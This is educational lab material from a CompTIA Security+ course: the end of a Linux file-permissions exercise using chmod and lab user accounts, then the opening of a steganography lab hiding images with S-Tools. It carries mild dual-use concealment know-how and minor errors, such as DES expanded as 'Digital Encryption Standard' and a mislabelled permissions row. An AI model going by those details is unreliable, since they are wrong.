


Figure 61: Changing the Permissions

12. Type the following command to list all of the directories and their permissions:

```
[lisa@rhel ~]$ ls -l
```



```
[lisa@rhel ~]$ ls -l
total 32
drwx----- 3 bart simpsons 4096 Apr 7 10:43 bart
drwx----- 3 cookie sesamestree 4096 Mar 31 10:25 cookie
drwx----- 3 elmo sesamestree 4096 Apr 10 19:34 elmo
drwx----- 3 homer simpsons 4096 Mar 31 10:40 homer
drwx---rwx 3 lisa simpsons 4096 Apr 7 11:24 lisa
drwx----- 3 oscar sesamestree 4096 Mar 31 10:26 oscar
drwx----- 3 student student 4096 Apr 14 2010 student
```

Figure 62: Listing the Files within /home directory

In this case, these permissions have been set for the lisa folder:

|       |                          |
|-------|--------------------------|
| User  | Read, Write, and Execute |
| Group | None                     |
| Owner | Read, Write, and Execute |

In the chart below, there are other examples of how the chmod command can be used:

| Command   | Results                                                                   |
|-----------|---------------------------------------------------------------------------|
| chmod 777 | Gives read, write, and execute permissions for the user, group and others |
| chmod 000 | Takes away read, write, and execute permissions for all accounts          |
| chmod 440 | Adds read permissions for user, group. No permissions for others          |
| chmod 606 | Gives read and write permissions for the user and others. None for group. |

13. To log out as lisa and end her session, type the following command:

```
[lisa@rhel ~]$ exit
```



Figure 63: Typing exit

14. Log in as the user **elmo** with the password of **red**.

```
rhel login: elmo
Password:
Last login: Tue Apr 10 20:20:07 on tty1
[elmo@rhel ~]$
```

Figure 64: Logging in as elmo

After a successful login, you will see the [elmo@rhel~] followed by the dollar sign.

15. Type the following command to go back one directory to the */home* directory:  
[elmo@rhel ~]\$ **cd ..**

```
[bart@rhel ~]$ cd ..
```

Figure 65: Moving Back One Directory

Now that permissions are modified, elmo should now be allowed to enter lisa's folder:

16. Try to enter lisa's folder as elmo by typing the following command::  
[elmo@rhel ~]\$ **cd lisa**

```
[elmo@rhel home]$ cd lisa
```

Figure 66: Permission

17. To view the account you are logged in as and your present directory, type:  
[elmo@rhel ~]\$ **whoami && pwd**

```
[elmo@rhel lisa]$ whoami && pwd
elmo
/home/lisa
```

Figure 67: Displaying the user and present working directory

18. To log out as elmo and end his session, type the following command:  
[elmo@rhel ~]\$ **exit**

```
[elmo@rhel lisa]$ exit
```

Figure 68: Typing exit



## Task 3.2 Conclusion

With Linux, there are permissions for users, groups, and others, which control access to files and folders. Using the absolute permissions, the owner of a file or folder can change those permissions. If permissions are added for a group, other users who are members of the group will be able to access files or folders to which they are granted permission.

## Task 3.3 Discussion Questions

1. What is the command to give the user, group, and others read and write permissions for the lisa folder, within the home directory using absolute permissions?
2. What is the command to give the user, group, and others read permissions for the lisa folder, within the home directory using absolute permissions?
3. What is the command to give read and execute permissions the user, group, and others for the lisa folder, within the home directory using absolute permissions?
4. What is the command to give read, write, and execute permissions the user, group, and others for the lisa folder, within the home directory using absolute permissions?

## 5 References

1. The passwd man page:  
<http://unixhelp.ed.ac.uk/CGI/man-cgi?passwd>
2. Understanding /etc/shadow file:  
<http://www.cyberciti.biz/faq/understanding-etcshadow-file/>
3. The chmod man page:  
<http://ss64.com/bash/chmod.html>
4. Linux: useradd - Linux man page:  
<http://linux.die.net/man/8/useradd>
5. Linux: groupadd - Linux man page:  
<http://linux.die.net/man/8/groupadd>



## CompTIA Security+® Lab Series

### Lab 16: General Cryptography Concepts

CompTIA Security+® Domain 6 - Cryptography

Objective 6.1: Summarize General Cryptography Concepts

Document Version: **2012-08-15 (Beta)**

**Lab Author:** Jesse Varsalone  
Assistant Professor  
Cyber Security  
**Organization:** Community College of Baltimore County

Copyright © 2003-2012 Center for Systems Security and Information Assurance (CSSIA)

The development of this document is funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) is an entity of Moraine Valley Community College. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of this license can be found at <http://www.gnu.org/licenses/fdl.html>.

**Contents**

- 1 Introduction ..... 3
- 2 Objective: Summarize general cryptography concepts ..... 4
- 3 Pod Topology ..... 5
- 4 Lab Settings..... 6
- Task 1 Hiding a Picture within a Picture Using S-Tools ..... 7
  - Task 1.1 Hiding a Picture Using S-Tools ..... 7
  - Task 1.2 Conclusion..... 17
  - Task 1.3 Discussion Questions ..... 17
- Task 2 Hiding a Media File within a Picture Using S-Tools ..... 18
  - Task 2.1 Hiding a WAV file with S-Tools..... 18
  - Task 2.2 Conclusion..... 26
  - Task 2.3 Discussion Questions ..... 26
- Task 3 Revealing Hidden Data Using S-Tools ..... 27
  - Task 3.1 Revealing Hidden Data..... 27
  - Task 3.2 Conclusion..... 31
  - Task 3.3 Discussion Questions ..... 31
- 5 References ..... 32

## 1 Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This series of lab exercises is intended to support courseware for CompTIA Security+® certification.

By the end of this lab, students will be able to hide digital information as well as reveal hidden data within pictures by using S-Tools . S-Tools is a steganography tool that can be utilized to hide pictures or WAV files. Only users who know the password and encryption algorithm used in order to reveal the hidden picture or the hidden WAV file.

This lab includes the following tasks:

- [Task 1](#) - Hiding a Picture within a Picture Using S-Tools
- [Task 2](#) - Hiding a Media File within a Picture Using S-Tools
- [Task 3](#) - Revealing Hidden Data Using S-Tools

## 2 Objective: Summarize general cryptography concepts

You may have read an article online about how some Russian spies used steganography to conceal information and send information to one another. The tools and techniques used in this lesson are very similar to those used in high profile cases within the media.

**S-Tools [1]** – S-Tools is a steganography tool that can be utilized to hide pictures or WAV files. S-Tools can also be used to reveal hidden digital messages in pictures if the person has the correct password and encryption algorithm. Tools like this one and similar tools have been used to transmit files with hidden digital messages in them.

**Encryption Algorithm** – S-Tools allows the user to use various symmetric encryption algorithms to encrypt their hidden digital message, including:

- IDEA - International Data Encryption Algorithm
- DES – Digital Encryption Standard
- Triple DES - Triple Data Encryption Standard

**BMP File** – A picture image format that can be utilized within the S-Tools program.

**WAV File** – A WAV, Waveform Audio File Format file, is a sound file format that can be utilized within the S-Tools program. WAV files can be hidden or used to hide other files.

**GIF File** – A GIF, Graphics Interchange Format file, is a picture image format that can be utilized within the S-Tools program. Other files can be hidden within GIF files.

### 3 Pod Topology




Figure 1: MSEC Network Topology

## 4 Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

### Required Virtual Machines and Applications

Log in to the following virtual machine before starting the tasks in this lab:

|                                   |               |
|-----------------------------------|---------------|
| Windows 7 Internal Attack Machine | 192.168.100.5 |
| Windows 7 student password        | password      |

### Windows 7 Login:

1. Click on the Windows 7 icon on the topology.
2. Enter the username, **student** (verify the username with your instructor).
3. Type in the password, **password** and hit enter to log in (verify the password with your instructor).




Figure 2: Windows 7 login



## Task 1 Hiding a Picture within a Picture Using S-Tools

S-Tools is a Stenography tool that can be used to hide bitmap, GIF, and WAV files from plain view. The files will be embedded in a picture file. The S-Tools program can be downloaded from the following link: <http://www.cs.vu.nl/~ast/books/mos2/steg.zip>

### Task 1.1 Hiding a Picture Using S-Tools

#### Open S-Tools

1. In the Windows 7 system, double click on the **steg** folder on your Desktop. Double click to open **S-Tools.exe**.




Figure 3: Double Clicking on the S-Tools.exe file

2. Click **Continue** if you receive a warning. Click the single rectangle in the bottom left hand side of the screen to maximize the **Actions** window for S-Tools.




Figure 4: Maximize the Actions Window

3. Drag the **original-zebras.bmp** file from the **steg** folder into the S-Tools Actions window.




Figure 5: Dragging a File into the S-Tools Actions Windows

Notice in the bottom right hand corner, it states that this bitmap picture file can hold up to 294,896 bytes. This is the size limit for a file that can be hidden within this picture.




Figure 6: The original-zebra.bmp file can hold up to 294,896 bytes

4. Drag the **msec.bmp** file on to the original-zebras picture in the S-Tools Actions window. After the file is placed in the window, you will see a box appear. This box asks for a **passphrase**, **passphrase verification**, and the **encryption algorithm**.




Figure 7: Hiding the msec.bmp file within the original-zebras file.

5. For the passphrase, type **password**. For the verify passphrase, type **password**. Leave **IDEA** for the Encryption algorithm. Click the **OK** button to hide the msec.bmp file.




Figure 8: Typing the Password

Even though the IDEA Encryption was used, other encryption algorithms can be used. If an encryption algorithm other than the default is chosen, that information needs to be provided, along with the password, to the person who is revealing the hidden picture.




Figure 9: Selecting the Encryption Algorithm

Now, in the top left hand corner of the picture, the phrase **[hidden data]** will appear, indicating that digital information has been hidden in the original zebras.




Figure 10: The msec.bmp file is hidden data within the original-zebras picture

6. To save the **original-zebras** file with the hidden **msec.bmp** file, right click anywhere within the picture, and select **Save as...** from the menu list.




Figure 11: Saving the original-zebras picture with the embedded hidden msec.bmp picture

7. In the Save As Pop-up box:

- Verify the Save in location is the steg folder
- For the filename, type **zebras\_with\_hidden\_msec.bmp**

Make sure you include the .bmp file extension.

- Verify the Save as type is **All Files (\*.\*)**
- Click the **Save** Button




Figure 12: The Save as Dialog Box of S-Tools

Typically, the user would not indicate the name of the hidden picture file within the name of their picture. In this case, it is done to help you understand how S-Tools works.




Figure 13: The Name of the New File that contains the Hidden MSEC bmp file

8. Close the S-Tools program by selecting **File** from the menu bar and selecting **Exit**.




Figure 14: Closing S-Tools

9. Open the S-Tools program again, by double clicking on the **S-Tools.exe** file.

